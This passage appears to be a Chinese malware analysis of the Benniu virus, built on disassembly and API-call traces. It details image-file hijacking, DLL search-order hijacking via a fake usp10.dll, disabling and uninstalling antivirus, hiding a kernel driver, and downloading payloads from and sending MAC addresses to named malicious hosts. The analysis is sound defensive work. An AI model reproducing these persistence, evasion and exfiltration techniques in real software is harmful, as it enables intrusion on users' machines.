00417C46  all  [<&KERNEL32.GetTempPathA>]
; \GetTempPathA
00417C4C  call  [<&KERNEL32.GetTickCount>]
; [GetTickCount
00417C52  lea  ecx, [esp+41C]
00417C59  push  eax  ; /<%d>
00417C5A  push  ecx  ; |<%s>
00417C5B  lea  edx, [esp+320]  ; |
00417C62  push  004163AC  ; |Format = "%s%d_"
00417C67  push  edx  ; |s
00417C68  call  [<&USER32.wsprintfA>]
; \wsprintfA
00417C6E  add  esp, 10
00417C71  lea  eax, [esp+318]
00417C78  lea  ecx, [esp+C]
00417C7C  push  1  ; /Flags = REPLACE_EXISTING
00417C7E  push  eax  ; |NewName
00417C7F  push  ecx  ; |ExistingName
00417C80  call  [<&KERNEL32.MoveFileExA>]
; \MoveFileExA
```

GetTempPathA取得临时目录，GetTickCount取得看似随机化的文件名，wsprintfA将目录和文件名构造成文件路径，MoveFileExA将oiiuasdfh.dll移动到指定路径，构成oiiuasdfh.dll的副本。每一次犇牛运行，都会在临时目录下产生一个副本，多次运行也就会产生大量的备份代码。随后是oiiuasdfh.dll的运行，使用的是ShellExecuteA函数，其调用的堆栈快照如下，用rundll32.exe运行oiiuasdfh.dll中的EnumPageFile函数。至于oiiuasdfh.dll的具体细节，我们在后面再来分析。

```
ShellExecuteA
0012F954  |hWnd = NULL
0012F958  |Operation = ""
0012F95C  |FileName = "C:\WINDOWS\system32\rundll32.exe"
0012F960  |Parameters = "C:\WINDOWS\oiiuasdfh.dll EnumPageFile"
0012F964  |DefDir = NULL
0012F968  \IsShown = 0
```

下面代码中的004175A0和00417EC0处的代码分别是上述的卸载360和其他安全软件的两个子程序。接下来的控制流转到00417AC0，就是刚才运行oiiuasdfh.dll的过程。其后还有个30秒的暂停，然后传入参数Thunder5.exe，进入函数004180C0。

```
00418090  call  004175A0
00418095  call  00417EC0
0041809A  test  al, al
0041809C  je  short 004180AE
0041809E  call  00417AC0
004180A3  push  7530
; /Timeout = 30000. ms
004180A8  call  [<&KERNEL32.Sleep>]  ; \Sleep
004180AE  push  00416254  ; ASCII "Thunder5.exe"
004180B3  call  004180C0
004180B8  add  esp, 4
004180BB  xor  eax, eax
004180BD  retn
```

004180C0处的函数非常简单，就是一个注册表操作。操作的对象是"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Thunder5.exe"子键，新建了一个Debugger属性，值为svchost.exe。这是映像劫持技术，是当系统执行某一个文件时，被映像劫持的系统会自动跳转到另一个程序去，这个表项的意思是调用svchost.exe来调试Thunder5.exe。当你企图运行Thunder5.exe时，其实是转向运行svchost.exe。如果病毒入侵了后者，启动迅雷就会导致病毒的运行。

这一阶段的活动结束之后，病毒开始写入新的文件，位于"C:\WINDOWS\Tasks\1"，WriteFile时的堆栈数据如下，写入的内容如图5所示。这个写入操作的位置非常罕见，位于Windows的计划任务文件夹下，而事实上，360安全卫士正是基于这一点来判断机器是否感染了犇牛病毒的。在这里写入文件足见犇牛的狡猾，因为在Windows里面直接打开tasks是看不到任何文件的，就算查看隐藏文件也不行。

```
WriteFile
0012FF64  |hFile = 0000004C (window)
0012FF68  |Buffer = gr.0040D550
0012FF6C  |nBytesToWrite = 1E00 (7680.)
0012FF70  |pBytesWritten = 0012FF84
0012FF74  \pOverlapped = NULL
```




图5

之后病毒开始建立线程，接连的3个CreateThread函数，创建了3个线程，每个线程都有各自的执行代码。下面是其中的一个，执行gr.004165B7处的代码，前面还有两个线程分别执行gr.004186BD和gr.00417DE0处的代码。至于这些线程代码的细节，我们后面再来分析，先看主体程序的进一步动作。

```
00418851  push  edi  ; /pThreadId
00418852  push  edi  ; |CreationFlags
00418853  push  edi  ; |pThreadParm
00418854  push  004165B7  ; |ThreadFunction = gr.004165B7
00418859  push  edi  ; |StackSize
0041885A  push  edi  ; |pSecurity
0041885B  call  [<&KERNEL32.CreateThread>]
 ; \CreateThread
00418861  push  ebx
00418862  call  esi
00418864  call  00418592
```

00418864处的call指令，调用了00418592处的代码，追踪进入，病毒修改了自身进程的令牌，并启动了一个内核服务。

```
004185B2  push  0EA60  ; /Timeout = 60000. ms
004185B7  call  [<&KERNEL32.Sleep>]  ; \Sleep
……
004185D0  push  esi  ; /pThreadId => NULL
004185D1  push  esi  ; |CreationFlags => 0
004185D2  push  esi  ; |pThreadParm => NULL
004185D3  push  004179B4  ; |ThreadFunction = gr.004179B4
004185D8  push  esi  ; |StackSize => 0
004185D9  push  esi  ; |pSecurity => NULL
004185DA  call  [<&KERNEL32.CreateThread>]
 ; \CreateThread
004185E0  push  4  ; /Flags = DELAY_UNTIL_REBOOT
004185E2  lea  eax, [ebp-108]  ; |
004185E8  push  esi  ; |NewName => NULL
004185E9  push  eax  ; |ExistingName
004185EA  call  [<&KERNEL32.MoveFileExA>]
 ; \MoveFileExA
004185F0  call  00417E03
004185F5  push  00418B38
 ; ASCII "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\1696"
004185FA  call  00418533
```

开始处是一个长达60秒的暂停，随后便建立了一个线程，同样，我们放到后面来讨论。然后是MoveFileExA("C:\V\gr.css", NULL, DELAY_UNTIL_REBOOT)的调用，其本质是在系统重启时删除"C:\V\gr.css"文件。004185F0处的call指令进入修改进程令牌的子程序00417E03。

修改的过程是先用OpenProcessToken打开进程令牌句柄，再用LookupPrivilegeValueA查询进程权限LUID，这里是SeDebugPrivilege权限。最后再AdjustTokenPrivileges使得gr.css的进程获得该权限，因为其DisableAllPrivileges参数为FALSE。SeDebugPrivilege是一种调试权限，具有该权限的用户可以依附于任何进程，查看或修改其内存空间，同时调试权限也允许其调用者通过TerminateProcess函数来结束任何进程。犇牛通过这3个函数调用，就可以在后面指定了所有的访问权，用OpenProcess(PROCESS_ALL_ ACCESS, FALSE, dwProcessID)来获得任意进程的句柄。

```
00417E39  push  eax  ; /pLocalId
00417E3A  push 00416464  ; |Privilege = "SeDebugPrivilege"
00417E3F  push  esi  ; |SystemName => NULL
00417E40  call  [<&ADVAPI32.LookupPrivilegeValue>
 ; \LookupPrivilegeValueA
00417E46  test  eax, eax
00417E48  je  short 00417E69
00417E4A  push  esi  ; /pRetLen => NULL
00417E4B  push  esi  ; |pPrevState => NULL
00417E4C  lea  eax, [ebp-14]  ; |
00417E4F  push  esi  ; |PrevStateSize => 0
00417E50  push  eax  ; |pNewState
00417E51  push  esi
 ; |DisableAllPrivileges => FALSE
00417E52  push  dword ptr [ebp-4]  ; |hToken
00417E55  mov  dword ptr [ebp-14], 1  ; |
00417E5C  mov  dword ptr [ebp-8], 2  ; |
00417E63  call  [<&ADVAPI32.AdjustTokenPrivilege>
 ; \AdjustTokenPrivileges
```

该子程序执行返回，进入另一个子程序，如上所示，004185FA处的call指令进入子程序00417E03，安装系统服务。安装方法非常传统，是CreateServiceA的调用，下面有其调用堆栈。服务名称"io"，按需启动，属于系统内核级服务，驱动程序位于"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\1696"，就是犇牛在一开始就写入到磁盘的文件，在这里终于派上了用场。

```
CreateServiceA
0012FE04  |hManager = 001581E8
0012FE08  |ServiceName = "io"
0012FE0C  |DisplayName = "io"
0012FE10  |DesiredAccess = SERVICE_ALL_ACCESS
0012FE14  |ServiceType = SERVICE_KERNEL_DRIVER
0012FE18  |StartType = SERVICE_DEMAND_START
0012FE1C  |ErrorControl = SERVICE_ERROR_NORMAL
0012FE20  |BinaryPathName = "C:\DOCUME~1\
ADMINI~1\LOCALS~1\Temp\1696"
0012FE24  |LoadOrderGroup = NULL
0012FE28  |pTagId = NULL
0012FE2C  |pDependencies = NULL
0012FE30  |ServiceStartName = NULL
0012FE34  \Password = NULL
```

创建服务之后必然要将其启动，StartServiceA完成了这个步骤。随后犇牛用DeleteFileA删除了临时路径下的1969文件，让驱动程序销声匿迹，并用SHDeleteKeyA删除了注册表中的HKLM\ SYSTEM\CurrentControlSet\ Services\io的表项，掩盖增加了一个新的"io"驱动的事实。至于犇牛怎么利用这个驱动程序，下面的代码有详细说明。

```
00418620  push  esi
; /pOverlapped
00418621  push  eax
; |pBytesReturned
00418622  push  esi
; |OutBufferSize
00418623  push  esi  ; |OutBuffer
00418624  push  3400
; |InBufferSize = 3400 (13312.)
00418629  push 00412020 ; |InBuffer = gr.00412020
0041862E  push  22001C
; |IoControlCode = 22001C
00418633  push  edi  ; |hDevice
00418634  call  [<&KERNEL32.DeviceIoControl>]
; \DeviceIoControl
```

CreateFileA建立了一个设备文件"\\.\safebreas"，开始向其发送控制码，控制码内容为22001C，经验证，替换了系统文件ctfmon.exe。最后，主体程序进入一个消息循环，死循环式地不停处理和分派消息。

```
00418876  /call  esi
00418878  |test  eax, eax
0041887A  |je  short 00418899
0041887C  |lea  eax, [ebp-1C]
0041887F  |push  eax  ; /pMsg
00418880  |call  [<&USER32.TranslateMessage>]
; \TranslateMessage
00418886  |lea  eax, [ebp-1C]
00418889  |push  eax  ; /pMsg
0041888A  |call  [<&USER32.DispatchMessageA>]
; \DispatchMessageA
00418890  |push  edi
00418891  |push  edi
00418892  |lea  eax, [ebp-1C]
00418895  |push  edi
00418896  |push  eax
00418897  \jmp  short 00418876
```

gr.css运行至此算是到了最后的尽头，但我们还留下了一些尚未解决的问题，例如其中的4个线程代码，包括连续3个CreateThread调用和修改令牌之前的CreateThread。前3个线程分别于gr.004186BD、gr.00417DE0和gr.004165B7处开始运行，最后一个位于gr.004179B4处，篇幅所限，这里就用文字描述一下这4处线程的执行过程，不再列举代码。

gr.004186BD处相对简单，GetWindowsDirectoryA枚举系统的所有驱动器，GetDriveTypeA检查DRIVE_REMOVABLE类型的驱动器，属于该类型的驱动器基本上是移动存储设备，如U盘、软盘等。找到则在该驱动器中递归枚举文件夹下所有文件，查找包含EXE文件的目录，找到则将原先写入到360路径下的usp10.dll复制到目标目录，并设置为系统、隐藏属性。此时360目录下的usp10.dll还没有被删除。至此可以判断，gr.004186BD用于复制病毒文件，可以算是在完成病毒的传播步骤。

gr.00417DE0处的线程每隔2秒执行一次，病毒用FindWindowExA查找AfxControlBar42s类型的窗口，用PostMessageA向其发送WM_CLOSE关闭消息，并模拟键盘的回车按键VK_RETURN。

随后还修改注册表键值，创建了子键HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced，在其下修改Hidden键值为2，SuperHidden键值为1，ShowSuperHidden键值为0。看到这里，我想到了刚才犇牛尝试的卸载360程序的步骤，运行360的uninst.exe程序，但是会出现图4所示的对话框，这个线程就是负责关闭这个对话框，并模拟回车键，表示确认360的卸载。如果时机恰当，该线程可以在用户看到卸载对话框以前将其关闭。属于AfxControlBar42s类的窗口还有冰刃等安全软件，也会出现图6所示的关闭对话框，并自动关闭。同时设置的注册表，禁用了查看隐藏文件的功能，因为线程间隔2秒不停执行，就算用户打开查看隐藏功能，不久也会被再次关闭。




图6

gr.004165B7处的代码也是一个死循环线程，每次循环有一定时间的暂停。线程枚举系统的所有进程，查找名为cmd.exe和Thunder5.exe的进程，分别是命令行和迅雷的程序，一旦发现，就用OpenProcess和TerminateProcess结束发现的上述进程。

gr.004179B4是在设置重启时删除gr.css和修改令牌之前建立的线程，其功能就相对复杂一些。此处的线程首先创建了另一个病毒文件，是DLL类型。用GetTempPathA取得系统的临时目录，GetTickCount取得随机数，wsprintfA构造出文件路径，如"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\6dff2.dll"，然后从gr.00415420缓冲区写入文件内容，文件属于标准的PE文件，大小C00（3072.）字节，如图7所示。





图7

病毒构造了一些URL地址，比如http://tongji1.ac5566.cn/getmac.asp和http://txt.hsdee.com/oo.txt，使用这些地址下载文件。下载时首先动态加载urlmon.dll中的URLDownloadToFileA函数，用它连接到http://txt.hsdee.com/oo.txt下载文件，下载的文件保存在C:\Windows\system32\sadfasdf.jpg和C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\2504827路径下。前者虽为JPG文件，但却是一个文本文件，记录着待下载的病毒URL，部分内容如图8所示。下载过程是循环的，每隔12秒自动下载一次。后者的文件名是GetTickCount取得随机数，但判断应该是一个可执行文件，因为病毒随后加载了刚才写入的6dff2.dll，用其中的Winext函数运行了2504827文件。该线程还从http://txt.hsdee.com/ad.jpg地址下载了文件，保存到C:\WINDOWS\system32\drivers\etc\hosts，意在改变机器的DNS映射。


文件(F) 编辑(E) 视图(V) 格式(T) 窗口(W) 帮助(H)
sadfasdf.jpg

```
[file]
open=y
url1=http://www.wdswe**.com/new/new1.exe
url2=http://www.wdswe**.com/new/new2.exe
url3=http://www.wdswe**.com/new/new3.exe
url4=http://www.wdswe**.com/new/new4.exe
url5=http://www.wdswe**.com/new/new5.exe
url6=http://www.wdswe**.com/new/new6.exe
url7=http://www.wdswe**.com/new/new7.exe
url8=http://www.wdswe**.com/new/new8.exe
url9=http://www.wdswe**.com/new/new9.exe
url10=http://www.wdswe**.com/new/new10.exe
url11=http://www.wdswe**.com/new/new11.exe
url12=http://www.wdswe**.com/new/new12.exe
url13=http://www.wdswe**.com/new/new13.exe
```

图8

病毒还会将本机信息反馈到恶意网站，犇牛取得了本机的MAC地址和自身版本号，发往恶意网站。它构造了"http://tongji.ombb888.cn/select/getmac.asp?x= 00-0C-29-B7-D9-F2&y=a1&t= 402681"地址，其中有我测试机器的MAC地址和病毒当前版本号，用wininet.dll

中的InternetOpenUrl函数打开上述URL，发送反馈信息。这个线程最后又嵌套建立了一个线程，枚举系统进程，查找QQ的执行程序。该线程每60秒执行一次，如果发现QQ进程在运行，就用刚才的方法向"http://tongji.ombb888.cn/select/getmac.asp?x=00-0C-29-B7-D9-F2&y=a1&t=IQQS"发送一个URL请求。

gr.004179B4处的线程比较复杂，总的来说其功能不外乎和恶意网站的交互一项，即从上面下载新的病毒木马，也将本地信息返回给远程网站。这样，犇牛的行动就不再是孤单一牛了，有了远程的指挥和支持，危害自然要比孤家寡牛要大了。

回顾刚才gr.css写入的文件，虽然随着线程的执行会写入很多文件，但按种类来看，主要的有1696，C:\Windows\tasks下的1，相应目录下的oiiuasdfh.dll、rptup.dll和usp10.dll，临时目录下的6dff2.dll几个，后两者的文件名是随机数。后面我们将会依序分析犇牛病毒的这些衍生物。

辅助文件usp10.dll

oiiuasdfh.dll、rptup.dll和usp10.dll等更多的，同种但不同名的DLL文件，都是一个性质，被gr.css写入到各个目录，并最终运行起oiiuasdfh.dll 中的一个函数。为叙述方便，我们只取usp10.dll来做解说，对它的分析也适用于其他几个文件。

背景知识。系统中也有一个正常的USP10.DLL文件，位于C:\WINDOWS\system32。USP是Unicode Scripts Processor的简称，即"Unicode文字系统处理器"，作为字符显示脚本应用程序接口，是Windows系统为正确演示Unicode文字的组件。其功能主要包括把文字从输入次序重排成为显示次序，把文字按前文后理做出适当的变换和按文字显示的方向作出字元替换等。

犇牛病毒在所有非系统驱动器，有EXE的文件夹下复制一个usp10.dll，其目的在于利用Windows系统目录优先权来启动。我们知道，Windows系统在执行一个EXE文件时，首先在当前目录查找所要执行的文件，如果当前目录不存在，就会到C:\Windows\system32下查找，其次到C:\Windows\查找，最后到环境变量PATH的目录查找。现代大多数EXE文件执行都会调用很多系统的DLL文件，USP10.DLL就是其中之一。犇牛复制usp10.dll就是要让EXE在执行时抢占目录优先权，抢在调用C:\WINDOWS\system32\USP10.DLL之前运行其山寨版的usp10.dll。

我们先对其做PE扫描，无壳，文件创建于2009年2月5日8:36:48，由Microsoft Visual C++ 7.0 DLL Method 3链接生成。usp10.dll不仅导出了正版USP10.DLL的所有35个Unicode函数，还多了一个EnumPageFile，共36个导出函数。

回顾gr.css对usp10.dll调用过程，其实它是对oiiuasdfh.dll的调用。用ShellExecuteA，rundll32.exe的参数为"C:\WINDOWS\oiiuasdfh.dll EnumPageFile"，运行oiiuasdfh.dll中的EnumPageFile函数，那我们就将焦点聚集于此。

```
10001C15  mov   ebx, [<&USER32.DispatchMessageA>]
; USER32.DispatchMessageA
10001C1B  push  edi
10001C1C  mov   edi, [<&USER32.TranslateMessage>]
; USER32.TranslateMessage
10001C22  /lea   ecx, [esp+C]
10001C26  |push  ecx
10001C27  |call  edi
10001C29  |lea   edx, [esp+C]
10001C2D  |push  edx
10001C2E  |call  ebx
10001C30  |push  0
10001C32  |push  0
10001C34  |lea   eax, [esp+14]
10001C38  |push  0
10001C3A  |push  eax
10001C3B  |call  esi   ; \GetMessageA
10001C3D  |test  eax, eax
10001C3F  \jnz   short 10001C22
10001C41  pop   edi
10001C42  pop   ebx
10001C43  pop   esi
10001C44  add   esp, 1C
10001C47  retn
```

EnumPageFile函数的代码不多，流程也非常简单。就是不断的GetMessageA、DispatchMessageA再TranslateMessage，取得系统中某种类型的消息，再分派出去。分派的消息由不同的函数来处理。这些处理函数共35个，函数名与正版的USP10.DLL中的导出函数完全相同。虽然如此，但它们却是不折不扣的挂羊头卖狗肉，

看似正常的函数都是在完成一些恶意行为。

恶意的行为有部分和gr.css重叠，限于篇幅和分析工作量，就不再详细列出。它们大部分在获得互斥量uytjkl下开始运行，具体包括修改注册表、映像劫持、定时每100毫秒的间隔，枚举进程，关闭卡巴斯基、瑞星等安全软件，其中用到了taskkill进程、修改进程令牌获得SeDebugPrivilege权限等。除此之外，这个DLL还有自己特殊的行为，主要是重置SSDT和替换系统文件两项。

